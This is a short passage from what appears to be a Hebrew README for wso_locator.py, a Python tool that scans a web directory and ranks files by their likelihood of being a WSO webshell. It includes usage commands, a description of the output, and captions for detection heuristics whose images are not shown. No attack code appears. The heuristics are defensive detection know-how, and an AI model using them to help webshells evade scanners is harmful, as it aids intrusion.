
* ./wso\_locator.py /var/www/html
* ./wso\_locator.py

/var/www/html

-v

--num\_top\_list 10

### **דוגמא בלי Verbose:**



1. תוצאה עם ההסתברות הכי גבוהה לכך שהקובץ הוא ה-Webshell, יחד עם הנתיב המלא ו-MD5.
2. 5 הקבצים עם ההסתברות הכי גבוהה (מסודר מהגבוה לנמוך)
3. דיאלוג להאם לפתוח את הקובץ עם ההסתברות הגבוהה ביותר ל-Webshell בכל עורך טקסט.

### דוגמא לפלט עם Verbose:




Figure : פונקציה למציאת משתנים.




Figure : פונקציית השוואת גדלים.




Figure : פונקציית קיום זכויות יוצרים.




Figure : פונקציית מציאת מחרוזות נפוצות.